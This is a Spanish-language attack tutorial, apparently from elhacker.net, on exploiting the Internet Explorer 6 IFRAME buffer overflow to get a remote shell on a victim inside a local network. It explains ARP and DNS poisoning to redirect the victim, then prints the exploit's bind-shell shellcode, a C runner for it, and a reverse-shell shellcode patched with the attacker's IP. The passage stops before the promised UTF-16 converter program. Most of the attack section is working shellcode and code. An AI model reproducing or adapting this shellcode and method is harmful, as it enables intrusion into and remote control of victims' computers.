

INTRUSIÓN EN REDES LOCALES
elhacker.net
PAPERS
CAUTION
GOSPEL
LOReDO
MICROSOFT INTERNET EXPLORER IFRAME TAG
OVERFLOW EXPLOIT

El Exploit IFRAME y una Aplicación Práctica de Intrusión en Redes Locales.

-

Como obtener una shell remota cuando la víctima accede a Internet con el navegador Microsoft Internet Explorer.

Teoría:

El día 2 de Noviembre de 2004 se publicó en Bugtraq una vulnerabilidad que afectaba al navegador Microsoft Internet Explorer 6.0 instalado en Windows 2000 o Windows XP con cualquier Service Pack, excepto XP/SP2.
La vulnerabilidad, del tipo *buffer overflow*, se produce al introducir cadenas demasiado largas en las propiedades SRC y NAME de las etiquetas <FRAME> e <IFRAME>.

Tras la publicación de un exploit .html malicioso para la vulnerabilidad, cierto atacante puede situarse como *Man in the Middl*e entre el equipo víctima y el router (puerta de enlace) y envenenar la traducción DNS, de forma que cuando la víctima quiera acceder a cierta URL, la petición sea redireccionada al .html malicioso instalado en un servidor HTTP cómplice del atacante.
Cuando la víctima descargue el .html malicioso en su navegador IE, se explotará la vulnerabilidad y el contenido de la Shellcode del exploit se ejecutará en el sistema de la víctima permitiendo al atacante obtener una shell remota.

Aplicación práctica:

- Manipulación de Shellcodes.
- Explotación de vulnerabilidades en Microsoft Internet Explorer.
- Envenenamiento ARP + Envenenamiento DNS.

Escenario:

Atacante: 10.10.0.69
Víctima: 10.10.0.254
Router (Puerta de Enlace): 10.10.0.33
Servidor HTTP cómplice: 10.10.0.250 (puede ser el atacante también).

Herramientas:

Vamos a necesitar un compilador de C (Visual C++, Dev-C++, LCC-Win32, etc.) y la Calculadora científica de Windows, para las conversiones de formatos. Vamos a utilizar el Sniffer Caín @ http://www.oxid.it/ para las operaciones de Envenenamiento ARP y Envenenamiento DNS.
Para obtener la shell remota, podemos usar netcat o telnet.

El exploit IFRAME

La página oficial del exploit, codificado en Javascript, es:
http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html

El autor del exploit es Berend-Jan Wever aka SkyLined.

El exploit se define como *Internet Explorer IFRAME src & name parameter BoF remote compromise*.
Se puede producir un Desbordamiento de Buffer en las etiquetas FRAME, EMBED e IFRAME debido a la gestión incorrecta de las propiedades SRC y NAME por Microsoft Internet Explorer. Para aprovechar esta vulnerabilidad, sólo se necesita introducir la siguiente etiqueta en el HTML:

```
<IFRAME SRC=AAAAAAAAAAAA.... NAME="BBBBBBBBBBB...">
```

Esto sobrescribirá EAX con 0x00420042, después de lo cual, se ejecutará lo siguiente:

```
7178EC02                    8B08           MOV     ECX, DWORD PTR [EAX]
7178EC04                    68 847B7071    PUSH    SHDOCVW.71707B84
7178EC09                    50             PUSH    EAX
7178EC0A                    FF11           CALL    NEAR DWORD PTR [ECX]
```

Controlando EAX, podemos controlar ECX, que, a su vez, nos servirá para controlar EIP: Ejecución Remota de Comandos.

La Shellcode del exploit

```
shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u01
78%u52ea%u528b%u0120%u31ea%u31c0%u41c9%u348b%u018a%u31ee%uc1ff%u1
3cf%u01ac%u85c7%u75c0%u39f6%u75df%u5aea%u5a8b%u0124%u66eb%u0c8b%u8
b4b%u1c5a%ueb01%u048b%u018b%u5fe8%uff5e%ufce0%uc031%u8b64%u3040%u4
08b%u8b0c%u1c70%u8bad%u0868%uc031%ub866%u6c6c%u6850%u3233%u642e%u
7768%u3273%u545f%u71bb%ue8a7%ue8fe%uff90%uffff%uef89%uc589%uc481%ufe
70%uffff%u3154%ufec0%u40c4%ubb50%u7d22%u7dab%u75e8%uffff%u31ff%u50c0%
u5050%u4050%u4050%ubb50%u55a6%u7934%u61e8%uffff%u89ff%u31c6%u50c0%u
3550%u0102%ucc70%uccfe%u8950%u50e0%u106a%u5650%u81bb%u2cb4%ue8be%u
ff42%uffff%uc031%u5650%ud3bb%u58fa%ue89b%uff34%uffff%u6058%u106a%u5054
%ubb56%uf347%uc656%u23e8%uffff%u89ff%u31c6%u53db%u2e68%u6d63%u8964%
u41e1%udb31%u5656%u5356%u3153%ufec0%u40c4%u5350%u5353%u5353%u5353
%u5353%u6a53%u8944%u53e0%u5353%u5453%u5350%u5353%u5343%u534b%u51
53%u8753%ubbfd%ud021%ud005%udfe8%ufffe%u5bff%uc031%u5048%ubb53%ucb43
%u5f8d%ucfe8%ufffe%u56ff%uef87%u12bb%u6d6b%ue8d0%ufec2%uffff%uc483%u61
5c%u89eb");
```

La Shellcode está codificada en UTF-16 y su ejecución deja una shell escuchando en el puerto 28876 local.
El exploit causa la ejecución de la Shellcode con privilegios de usuario, de manera que la shell nos dejará en `C:\Documents and Settings\usuario\Escritorio>`

La Shellcode original se ejecuta posteriormente al BoF provocado en el Internet Explorer, ocasionando que se abra un puerto 28876 local con una shell a la escucha. Sin embargo, este puerto sólo permanecerá abierto mientras el proceso *iexplore.exe* siga en activo, y dado que la explotación de la vulnerabilidad hace que el proceso *iexplore.exe* se cuelgue, en cuanto el usuario víctima mate dicho proceso (cierre el navegador), el puerto se cerrará y el atacante no podrá conectarse remotamente para obtener la shell.
Es por ello que surge la idea de cambiar la Shellcode por una más eficiente, por una cuya funcionalidad no dependa de que el atacante tenga que conectarse durante un breve período exacto de tiempo. A primera vista, las alternativas que se nos ofrecen son:

- Shellcode *Reverse Shell*
- Shellcode *Add User*
- Shellcode *Download & Exec*

Cada una de estas Shellcodes tiene una funcionalidad distinta, pero, sin duda, la más interesante de ellas es la Shellcode *Reverse Shell*. Por tanto, a lo largo de este escrito, vamos a explicar al lector como sustituir la Shellcode original por una Shellcode *Reverse Shell* que permita al atacante obtener una mayor eficacia de la ejecución del exploit.

Cómo convertir la Shellcode original UTF-16 en string hexadecimal

Cuando echamos un vistazo a la Shellcode utilizada en el exploit IFRAME nos damos cuenta de que no es como el resto de Shellcodes que hayamos visto en otros códigos de exploits.

- ¿Qué es eso de %u?
- ¿Por qué los bytes se agrupan en cuartetos y no en pares?

Bueno, es hora de hacer un poco de Ingeniería Inversa y descodificar la Shellcode original a un formato con el que estemos acostumbrados a trabajar. El formato de la mayoría de Shellcodes implementadas en los exploits codificados en C es string hexadecimal. Ya sabéis: \xeb\x43\x56…

Dándole vueltas a la Shellcode UTF-16, percibimos rápidamente que contiene caracteres hexadecimales. Es decir, no hay que realizar ningún tipo de descodificación Unicode – ASCII - Hexadecimal. Tenemos los caracteres necesarios para construir el string hexadecimal, pero estos se encuentran agrupados y, puede que, desordenados.

Por tanto, el primer paso es desagrupar los cuartetos de bytes y agruparlos en pares. Ya empezamos a notar con el \x del string hexadecimal. Nos quedará una Shellcode con el siguiente aspecto:

```
\x43\x43\x43\x43\x43\xeb\x57\x56\x45\x8b\x8b\x3c\x05\x54\x01\x78\x52\xea\x52\x8b\x01\x20
\x31\xea\x31\xc0\x41\xc9
\x34\x8b\x01\x8a\x31\xee\xc1\xff\x13\xcf\x01\xac\x85\xc7\x75\xc0\x39\xf6\x75\xdf\x5a\xea
\x5a\x8b\x01\x24\x66\xeb
\x0c\x8b\x8b\x4b\x1c\x5a\xeb\x01\x04\x8b\x01\x8b\x5f\xe8\xff\x5e\xfc\xe0\xc0\x31\x8b\x64
\x30\x40\x40\x8b\x8b\x0c
\x1c\x70\x8b\xad\x08\x68\xc0\x31\xb8\x66\x6c\x6c\x68\x50\x32\x33\x64\x2e\x77\x68\x32\x73
\x54\x5f\x71\xbb\xe8\xa7
\xe8\xfe\xff\x90\xff\xff\xef\x89\xc5\x89\xc4\x81\xfe\x70\xff\xff\x31\x54\xfe\xc0\x40\xc4
\xbb\x50\x7d\x22\x7d\xab
\x75\xe8\xff\xff\x31\xff\x50\xc0\x50\x50\x40\x50\x40\x50\xbb\x50\x55\xa6\x79\x34\x61\xe8
\xff\xff\x89\xff\x31\xc6
\x50\xc0\x35\x50\x01\x02\xcc\x70\xcc\xfe\x89\x50\x50\xe0\x10\x6a\x56\x50\x81\xbb\x2c\xb4
\xe8\xbe\xff\x42\xff\xff
\xc0\x31\x56\x50\xd3\xbb\x58\xfa\xe8\x9b\xff\x34\xff\xff\x60\x58\x10\x6a\x50\x54\xbb\x56
\xf3\x47\xc6\x56\x23\xe8
\xff\xff\x89\xff\x31\xc6\x53\xdb\x2e\x68\x6d\x63\x89\x64\x41\xe1\xdb\x31\x56\x56\x53\x56
\x31\x53\xfe\xc0\x40\xc4
\x53\x50\x53\x53\x53\x53\x53\x53\x53\x53\x6a\x53\x89\x44\x53\xe0\x53\x53\x54\x53\x53\x50
\x53\x53\x53\x43\x53\x4b
\x51\x53\x87\x53\xbb\xfd\xd0\x21\xd0\x05\xdf\xe8\xff\xfe\x5b\xff\xc0\x31\x50\x48\xbb\x53
\xcb\x43\x5f\x8d\xcf\xe8
\xff\xfe\x56\xff\xef\x87\x12\xbb\x6d\x6b\xe8\xd0\xfe\xc2\xff\xff\xc4\x83\x61\x5c\x89\xeb
```

Ahora, tenemos que saber si los pares se encuentran desordenados de alguna manera, ya que la codificación UTF-16 (ejemplo: U+FEFF) puede ser descodificada en hexadecimal de dos formas:

- Big Endian: 0xFEFF
- Little Endian: 0xFFFE

¿En cual de las dos notaciones tenemos que descodificar la Shellcode UTF-16?
Pues para ello, nada mejor que acudir a la página del autor del exploit e indagar sobre la cuestión. Le echamos un vistazo a las Shellcodes ASM que ha publicado el autor en su página. Todas ellas contienen la siguiente estructura *sockaddr*:

```
#//create struct sockaddr {server_handle=2, port=28876, 0, 0}
xor     %eax, %eax
push    %eax
push    %eax
xor     $0xcc700102, %eax
```

Todas sus Shellcodes "bind port" dejan una shell en escucha en el mismo puerto 28876, que codificado en hexadecimal resulta 0x70cc.
Por tanto, atendiendo a la línea que dice `xor  $0xcc700102, %eax,` esta cadena debería ser representada en una Shellcode como \x02\x01\x70\xcc.

Si la Shellcode tiene que ser descodificada en Big Endian, aparacerá la cadena \x01\x02\xcc\x70. En cambio, si la Shellcode tiene que ser descodificada en Little Endian, aparecerá la cadena \x02\x01\x70\xcc.
Podemos comprobar como en nuestra última transformación de la Shellcode, se encuentra la cadena `\x01\x02\xcc\x70` (Notación Big Endian). Hemos tenido mala suerte, nos toca descodificar a Little Endian. Es decir, nos toca alternar los pares dos a dos. Se alterna el 1er par con el 2ndo par, el 3o con el 4o, etc.
Cuando quiero decir que se alternan, es que \x43\xeb pasa a ser \xeb\x43.

Después de aplicar este proceso de transformación, y ordenar la Shellcode en filas de 16 pares de bytes, nos queda la Shellcode definitiva, que podemos ejecutar en nuestro sistema con el siguiente programa en C:

```
char code[] =
"\x43\x43\x43\x43\xeb\x43\x56\x57\x8b\x45\x3c\x8b\x54\x05\x78\x01"
"\xea\x52\x8b\x52\x20\x01\xea\x31\xc0\x31\xc9\x41\x8b\x34\x8a\x01"
"\xee\x31\xff\xc1\xcf\x13\xac\x01\xc7\x85\xc0\x75\xf6\x39\xdf\x75"
"\xea\x5a\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
"\x8b\x04\x8b\x01\xe8\x5f\x5e\xff\xe0\xfc\x31\xc0\x64\x8b\x40\x30"
"\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\x31\xc0\x66\xb8\x6c\x6c"
"\x50\x68\x33\x32\x2e\x64\x68\x77\x73\x32\x5f\x54\xbb\x71\xa7\xe8"
"\xfe\xe8\x90\xff\xff\xff\x89\xef\x89\xc5\x81\xc4\x70\xfe\xff\xff"
"\x54\x31\xc0\xfe\xc4\x40\x50\xbb\x22\x7d\xab\x7d\xe8\x75\xff\xff"
"\xff\x31\xc0\x50\x50\x50\x50\x40\x50\x40\x50\xbb\xa6\x55\x34\x79"
"\xe8\x61\xff\xff\xff\x89\xc6\x31\xc0\x50\x50\x35\x02\x01\x70\xcc"
"\xfe\xcc\x50\x89\xe0\x50\x6a\x10\x50\x56\xbb\x81\xb4\x2c\xbe\xe8"
"\x42\xff\xff\xff\x31\xc0\x50\x56\xbb\xd3\xfa\x58\x9b\xe8\x34\xff"
"\xff\xff\x58\x60\x6a\x10\x54\x50\x56\xbb\x47\xf3\x56\xc6\xe8\x23"
"\xff\xff\xff\x89\xc6\x31\xdb\x53\x68\x2e\x63\x6d\x64\x89\xe1\x41"
"\x31\xdb\x56\x56\x56\x53\x53\x31\xc0\xfe\xc4\x40\x50\x53\x53\x53"
"\x53\x53\x53\x53\x53\x53\x53\x6a\x44\x89\xe0\x53\x53\x53\x53\x54"
"\x50\x53\x53\x53\x43\x53\x4b\x53\x53\x51\x53\x87\xfd\xbb\x21\xd0"
"\x05\xd0\xe8\xdf\xfe\xff\xff\x5b\x31\xc0\x48\x50\x53\xbb\x43\xcb"
"\x8d\x5f\xe8\xcf\xfe\xff\xff\x56\x87\xef\xbb\x12\x6b\x6d\xd0\xe8"
"\xc2\xfe\xff\xff\x83\xc4\x5c\x61\xeb\x89";

int main(int argc, char **argv)
{
  int (*funct)();
  funct = (int (*)()) code;
  (int)(*funct)();
}
```

Compilamos, ejecutamos y nos conectamos con nc al puerto local 28876.
Ahora que ya conocemos el procedimiento de descodificación, obtenemos el procedimiento de codificación inverso.

Cómo convertir una Shellcode en string hexadecimal a UTF-16

Como hemos mencionado anteriormente, la idea era cambiar la Shellcode original del exploit por una Shellcode *Reverse Shell*. Esta Shellcode *Reverse Shell* la podemos obtener de otros códigos de exploits, pero tenemos que codificarla en UTF-16 antes de poder implementarla en el exploit IFRAME.

Un ejemplo de Shellcode *Reverse Shell* que podemos encontrarnos por ahí, es la Shellcode *Reverse Shell* del exploit **Windows JPEG GDI+ All in One Exploit** @ http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php

```
char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
```

Antes de codificar esta Shellcode, tenemos que adaptarla a nuestro escenario. Es decir, ya que se trata de una Shellcode *Reverse Shell*, tenemos que especificar la dirección *connectback* IP y el puerto destino.
Para ello, prestamos atención a las siguientes líneas del código del exploit GDI+:

```
reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));

p1 = strchr(ip_addr, '.');
strncpy(str_num, ip_addr, p1 - ip_addr);
raw_num = atoi(str_num);
reverse_shellcode[179] = xor_data((char)raw_num);

p2 = strchr(p1+1, '.');
strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
raw_num = atoi(str_num);
reverse_shellcode[180] = xor_data((char)raw_num);

p1 = strchr(p2+1, '.');
strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
raw_num = atoi(str_num);
reverse_shellcode[181] = xor_data((char)raw_num);

p2 = strrchr(ip_addr, '.');
strncpy(str_num, p2+1, 5);
raw_num = atoi(str_num);
reverse_shellcode[182] = xor_data((char)raw_num);
```

El puerto debe ser introducido en las posiciones 186 - 187 de la Shellcode.
La dirección *connectback* IP debe ser introducida en las posiciones 179 – 182.

Aquí he recuadrado en color las correspondientes posiciones de la Shellcode.

```
char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
```

Antes de introducir nuestros datos de dirección *connectback* IP y puerto, debemos saber que la Shellcode está XOReada con el byte 0x92.

```
unsigned char xor_data(unsigned char byte)
{
return(byte ^ 0x92);
}
```

La siguiente línea de código del exploit:

```
reverse_shellcode[179] = xor_data((char)raw_num);
```

significa que el primer byte de la dirección IP es XOReado con 0x92 por la función `xor_data` antes de ser introducido en la posición [179] de la Shellcode.

1) Sobre la IP:
Se encuentra en las posiciones 179-182 de la Shellcode.
Si desXOReamos \xDF\xDF\xDF\xDF con 0x92, obtenemos la IP por defecto, que sería 77.77.77.77. Para comprobar esto, cogemos la calculadora científica de Windows, introducimos 77 en decimal y lo convertimos al hexadecimal 4D. XOReando 4D con 92, nos da DF.
Por tanto, tenemos que codificar y XORear la dirección IP del atacante.

10.10.0.69 (en decimal) > \x0A\x0A\x00\x45 (en hexadecimal) >
> \x98\x98\x92\xD7 (XOReando con 0x92)

2) Sobre el puerto:
Se encuentra en las posiciones 186-187 de la Shellcode.

```
reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));
```

Resulta demasiado engorroso modificar el puerto destino, ya que implica tener que desplazar posiciones, hacer AND con 0xff y luego XORearlo con 0x92. Como para nuestro caso nos sirve el puerto destino 8721, no haremos hincapié en como modificar el puerto destino de la Shellcode *Reverse Shell*.

Bueno, después de haber codificado y XOReado la dirección *connectback* IP del atacante, la introducimos en la Shellcode y obtendremos la Shellcode lista para ser codificada en UTF-16:

```
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\x98"
"\x98\x92\xD7\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
```

Ahora viene el proceso de codificar, alternando los pares de bytes y agrupándolos en cuartetos con la notación UTF-16 “%u”.
Como resulta un proceso demasiado tedioso para hacerlo a mano con el bloc de notas, he codificado este pequeño programa en C (convertir.c) que realizará esta labor por nosotros:

